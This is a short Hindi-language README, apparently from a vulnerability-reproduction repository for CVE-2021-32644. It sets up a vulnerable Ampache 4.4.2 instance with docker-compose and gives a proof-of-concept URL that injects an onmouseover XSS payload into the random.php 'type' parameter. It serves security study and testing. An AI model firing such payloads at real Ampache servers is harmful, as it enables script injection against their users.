 dnr6419/cve-2021-32644
Ampache XSS

यह कमजोरी Ampache 4.4.3 से पहले के संस्करणों को प्रभावित करने वाली XSS कमजोरी है। https://nvd.nist.gov/vuln/detail/CVE-2021-32644
स्थापना करते समय, कृपया docker-compose.yml फ़ाइल में पोर्ट फ़ॉरवर्डिंग करें। वर्तमान में स्थापित किया जा रहा Ampache संस्करण 4.4.2 है।
$docker-compose up
http://[वेब-सर्वर ip]:port/ पर जाएँ।
http://[वेब-सर्वर ip]:port/ पर जाएँ।

नीचे दिए गए चित्र के अनुसार mysql DB सेट करें।

नीचे दिए गए PoC को डालने से XSS कमजोरी उत्पन्न होती हुई देखी जा सकती है।
http://[ip]:port/random.php?action=get_advanced&type=%27%22%20onmouseover%3dalert(0x0002DE)%20
https://packetstormsecurity.com/files/163620/Ampache-4.4.2-Cross-Site-Scripting.html
